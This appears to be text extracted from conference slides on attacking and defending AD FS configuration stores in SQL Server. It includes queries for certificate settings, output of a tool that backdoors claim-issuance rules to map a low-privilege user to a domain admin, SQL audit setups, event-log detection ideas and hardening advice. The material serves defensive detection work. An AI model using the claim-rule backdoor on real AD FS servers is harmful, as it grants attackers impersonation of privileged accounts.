Now all edit events are logged to the Application log:

Event 33205, MSSQL$MICROSOFT##WID

General Details

```
target_server_principal_sid:
target_database_principal_name:
server_instance_name:SERVER\MICROSOFT##WID
database_name:AdfsConfigurationV4
schema_name:IdentityServerPolicy
object_name:ServiceSettings
statement:UPDATE IdentityServerPolicy.ServiceSettings SET ServiceSettingsData=@config
additional_information:
user_defined_information:
```

Log Name: Application

WID / MSSQL Attacks

SQLQuery1.sql - SQ...Administrator (69))*

```sql
SELECT TOP (1000) [ServiceSettingId]
      ,[ServiceSettingsData]
  FROM [AdfsConfigurationV4].[IdentityServerPolicy].[ServiceSettings]
```

Untitled - Notepad

File Edit Format View Help

ServiceSettingsData


```
<ServiceSettingsData xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://schemas.datacontract.org/2012/04/ADFS"><SecurityTokenService><AdditionalEncryptionTokens><Certificat
e</IsChainIncludedSpecified><FindValue>AD6742278F793F83CFE3C97B3DB441DAB873889F</FindValue><RawCertificate>MIIC5jC
+CWxsyQQ7tHdV717iFupDANBgkqhkiG9w0BAQsFADAvMS0wKwYDVQQDEyRBREZTIEVuY3J5cHRpb24gLSBhZGZzLmNvbnRvc28ubG9jYWwwHhcNMjQ
LmNvbnRvc28ubG9jYWwwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDhtMQVy4YW/8qOoS5muI8xVvfXp8gqrJIgLwEYIpKSaUrZs9h4nQ
+ReLKL9VdQEsju6GDcNNLeLf8M9l9xXgOYC6Wjc6a88wX8zjQox0UPecr1yDGgRolgZDYZTv9wkl7ERAI9T5tIzQnsHcOGUAyKpDhHvfEtRgjGfHlw
XOABa2VVG3jsy/FEExAgMBAAEwDQYJKoZIhvcNAQELBQADggEBAI+0ngNThwoB8DTcV9burOtyK1l5NFBhbygv6w+WzJoDprHao6qPoibenu8sZaKY
+yRn/n5hAmk1sYs2Txe4LadhBYBaSGuUuFNqhOULP8mVKy9xpyZOXM3MywXjp/zNpRm5qA+t4iHUQOTgHwj2T3xev/fnKhrBaMPQFt4CCWA3UB2ZO/
+gIP8pUXfHtwOi3yPtHbKTtMqOf6L0DLg1xtX6wOgE6NquSVj0vK3N0Fo6UiSmZI9DTYm7FyAP78ZWg9DJpcnDEVwaeXqydJOpVUhFPNlA1tV5Ul3k
+lrOUfrkGCWCGSAFlAwQCAQYJYIZIAWUDBAIBBglghkgBZQMEAQIEINxZQ9vWAGPuYrJvZh3VUyOEmE6Qe6DtpmAzxWuDNIz8BBCMtm5Nxw6nCPliF
+sxWhXdfFWDpondfnZxjpOPy00+n/eHtVnaYSN7r7fuEQN/xZhIZah6rCzAaMYA9OwmCuADRj1H8KIdz1oQOUK/eewAz7u/i4MHEzM/z8McXKNCiiL
IafXl/XehH4k5p2VxR/xHIVCtPg2gxa0GQSIyZGGhrs54J/S2bUjpUL/31m3/6vv6r5c4hUZGod/tZk2/FjOpPSkEUVjiR0vW93RGur4CAc/kAYkLR
+lEBxepp1qg38ZUo4ZiKwfS7mRUbzanX31922To/qFiOw6Pwtl4vlhEZJSFDzHxnyWYP8XIfcLxRxSqcAfBcW
+9lx9VONc8/8RQp27zve2NZwkQJT5eEo7gK88kKc6k78+uD9hI1QK5a/AB3+26YeyTf9wlCHB44CTfgbysvxScC3EC8v2kXYab5U60o6kQ4a4hrh8Z
+VS0z1SKake36VpK4vBHhrz1rNA4+hFGutoMKk3+QAk2S68DS0i+gzBCZCP6pPpwHSibZIU37dxQHsEoDhDyapqXZBrufOBP5VQ3TUpKL9izjvA8FG
+yI2UIYlrXS2Ewz9Y5GT0vcmKgnle/od2kSd39azqVtyaeiiSRpWNYD7Tn8hokVfIgXNHmAR2f/8TvkS7O0NLTKY82W4PO1ql5sB/XAJHxnkp0Ukcr
kaiCLgikPBd0d5D8FmrMp1ppMMpFkO5+mjP+GpxcGC6dtmSC+wbIRsKwTY802tAjoYPZzxmcFpZrwG04TLejl6ypvbaIeDGr1f23oa/e3YQ4j4YlMW
+LYSH9e5tMuQuAL9UF3+UZJk2fhv24oFDaFjAe8ZFlcPNRGikglc0ptqG9ArnpndKNORXYyxtzKE7LwMAppOnf7jSR6/ebTDj1utJcnmZqRHlsgH2o
```

https://aadinternals.com/post/adfs/#editing-policy-store-rules

The following SQL query will enable logging for all SELECT statements against ServiceSettings table. The server level auditing created in row 3 is attached to **Application Log** and enabled in row 5. In row 7, use the correct database name from the connection string above (depends on the AD FS version). The database level auditing is defined in row 9 to include all SELECT statements against ServiceSettings table, and enabled in row 11.

```
USE [master]
GO
CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000, ON_FAILURE = CONTINUE)
GO
ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] WITH (STATE = ON)
GO
USE [ADFSConfigurationV4]
GO
CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_ACCESS_AUDIT] FOR SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] ADD (SELE
GO
ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_ACCESS_AUDIT] WITH (STATE = ON)
GO
```

As a result, all queries for ServiceSettings are now logged to Application log with **event id 33205**. If the **server_principal_name** is not the AD FS service user, the alert should be raised.

How to mitigate this threat

NOBELIUM's ability to deploy MagicWeb hinged on having access to highly privileged credentials that had administrative access to the AD FS servers, giving them the ability to perform whatever malicious activities they wanted to on the systems they had access to.

It's critical to treat your AD FS servers as a Tier 0 asset, protecting them with the same protections you would apply to a domain controller or other critical security infrastructure. AD FS servers provide authentication to configured relying parties, so an attacker who gains administrative access to an AD FS server can achieve total control of authentication to configured relying parties (include Azure AD tenants configured to use the AD FS server). Practicing credential hygiene is critical for protecting and preventing the exposure of highly privileged administrator accounts. This especially applies on more easily compromised systems like workstations with controls like logon restrictions and preventing lateral movement to these systems with controls like the Windows Firewall.

Migration to Azure Active Directory (Azure AD) authentication is recommended to reduce the risk of on-premises compromises moving laterally to your authentication servers. Customers can use the following references on migration:

- Use the activity report to move AD FS apps to Azure AD
- Move application authentication to Azure AD

Audit on Policies UPDATE

```
USE [master]
GO
CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG_POLICY] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000,
ON_FAILURE = CONTINUE)
GO
ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG_POLICY] WITH (STATE = ON)
GO
USE [ADFSConfigurationV4]
GO
CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT_POLICY] FOR SERVER AUDIT
[ADFS_AUDIT_APPLICATION_UPDATE_LOG_POLICY] ADD (UPDATE ON OBJECT::[IdentityServerPolicy].[Policies] BY
[public])
GO
ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT_POLICY] WITH (STATE = ON)
GO
```

```
[i] Connecting to MSSQL Server '192.168.154.22'

[i] Hunting for syslogins
        [*] Login:  sa
        [*] Login:  CONTOSO\Administrator
        [*] Login:  CONTOSO\ADFSgMSA$
        [*] Login:  CONTOSO\lowpriv

[i] Hunting for AdfsConfiguration database presence
        [*] Number of rows: 1
        [*] Config Table:  'AdfsConfigurationV4'
        [*] AD FS Version: 'Adfs2019'

[i] Hunting for 'IssuanceTransformRules' and 'IssuanceAuthorizationRules' relating to 'Outlook Web App'
        ------------------------------------------------------------------------------------------------------
        [i] PolicyId:    c94ec2c8-b6c2-ee11-9e51-000c29db2ae6
        ------------------------------------------------------------------------------------------------------
        ------------------------------------------------------------------------------------------------------
        [i] PolicyId:    d44ec2c8-b6c2-ee11-9e51-000c29db2ae6
        ------------------------------------------------------------------------------------------------------

[i] Backdooring AdfsConfigurationV4.IdentityServerPolicy.Policies
[i] Backdooring c94ec2c8-b6c2-ee11-9e51-000c29db2ae6:

[!!!] ARE YOU SURE???
[!!!] Type 'I AM SURE THAT I WANT TO MAKE CHANGES' to update the database for (PolicyId: c94ec2c8-b6c2-ee11-9e51-000c29db2ae6)
> I AM SURE THAT I WANT TO MAKE CHANGES

[i] Updating the database
[i] Backdooring d44ec2c8-b6c2-ee11-9e51-000c29db2ae6:

[!!!] ARE YOU SURE???
[!!!] Type 'I AM SURE THAT I WANT TO MAKE CHANGES' to update the database for (PolicyId: d44ec2c8-b6c2-ee11-9e51-000c29db2ae6)
> I AM SURE THAT I WANT TO MAKE CHANGES

[i] Updating the database

[i] Confirming changes written to the database AdfsConfigurationV4.IdentityServerPolicy.Policies
        ------------------------------------------------------------------------------------------------------
        [i] PolicyId:    c94ec2c8-b6c2-ee11-9e51-000c29db2ae6
        [i] PolicyData:  @RuleName = "ActiveDirectoryUserSID"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"), query = ";objectSID;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));

@RuleName = "ActiveDirectoryUPN"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"), query = ";userPrincipalName;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));


        [i] PolicyType:  IssuancePolicy
        [i] Policyusage: 0
        ------------------------------------------------------------------------------------------------------
        ------------------------------------------------------------------------------------------------------
        [i] PolicyId:    d44ec2c8-b6c2-ee11-9e51-000c29db2ae6
        [i] PolicyData:  @RuleName = "ActiveDirectoryUserSID"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"), query = ";objectSID;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));

@RuleName = "ActiveDirectoryUPN"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"), query = ";userPrincipalName;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));


        [i] PolicyType:  IssuancePolicy
        [i] Policyusage: 0
        ------------------------------------------------------------------------------------------------------

[i] Restoring AdfsConfigurationV4.IdentityServerPolicy.Policies
```

Info Leak

UPDATE statement

Client application_name

Client host_name

Event 33205, MSSQLSERVER

General | Details

```
target_database_principal_name:
server_instance_name:SQL01
database_name:AdfsConfigurationV4
schema_name:IdentityServerPolicy
object_name:Policies
statement:UPDATE AdfsConfigurationV4.IdentityServerPolicy.Policies
SET
   PolicyData =  N'@RuleName = "ActiveDirectoryUserSID"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"), query =
";objectSID;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));

@RuleName = "ActiveDirectoryUPN"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"), query =
";userPrincipalName;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));

',
            PolicyType = N'IssuancePolicy',
            PolicyUsage = 0
WHERE PolicyId = CAST('d44ec2c8-b6c2-ee11-9e51-000c29db2ae6' AS uniqueidentifier)
additional_information:
user_defined_information:
application_name:pymssql=2.2.11
connection_id:008AEBEC-DA4D-4AB2-9040-B5C3A54F533C
data_sensitivity_information:
host_name:computer
.
```

Log Name:	Application		
Source:	MSSQLSERVER	Logged:	2/5/2024 2:01:56 AM
Event ID:	33205	Task Category:	None
Level:	Information	Keywords:	Classic,Audit Success
User:	N/A	Computer:	SQL01.contoso.local
OpCode:			
More Information:	Event Log Online Help		

Potential high-fidelity detection opportunities

- `application_name` and `host_name` attributes of the UPDATE statement event logs disclose the connecting application name and the hostname of the connecting box
- E.g. impacket's mssqlclient.py results in a pseudo-random application_name (e.g. **NVdUvkbr**) and host_name (e.g. **DGEXLSaM**)
- Other clients will have the library / client name (e.g. pymssql=2.2.11) (SSMS e.g. .Net SqlClient Data Provider)

Also treat the MSSQL configuration store as tier 0!

Core security best practices for AD FS

The following core best practices are common to all AD FS installations where you want to improve or extend the security of your design or deployment:

- **Secure AD FS as a "Tier 0" system**

  Because AD FS is fundamentally an authentication system, it should be treated as a "Tier 0" system like other identity systems on your network. For more information, see Active Directory administrative tier model.

https://aadinternals.com/talks/Eight ways to compromise AD FS certificates.pdf

40 of 41 Automatic Zoom

- Treat also SQL server as Tier-0!

https://learn.microsoft.com/en-us/windows-server/identity/ad-fs/design/best-practices-for-secure-planning-and-deployment-of-ad-fs

References

- https://troopers.de/downloads/troopers19/TROOPERS19_AD_AD_FS.pdf
- https://www.praetorian.com/blog/relaying-to-adfs-attacks/
- https://aadinternals.com/talks/Eight%20ways%20to%20compromise%20AD%20FS%20certificates.pdf
- https://threathunting.dev/resources/raw/20210924_AttackingandDefendinghybridAD_BsidesSG_2021.pdf
- https://www.hunters.security/en/blog/adfs-threat-hunting
- https://www.hunters.security/en/blog/adfs-threat-hunting-2-golden-saml

Call for help

- I'm still looking for actual samples of MagicWeb
- Microsoft didn't release hashes
- Samples that aren't behind an NDA
- If **you** or someone **you know** is feeling generous
- Microsoft.IdentityServer.Diagnostics.dll
- magicwebsample at protonmail dot com
- scan the QR get the email

WITH®

secure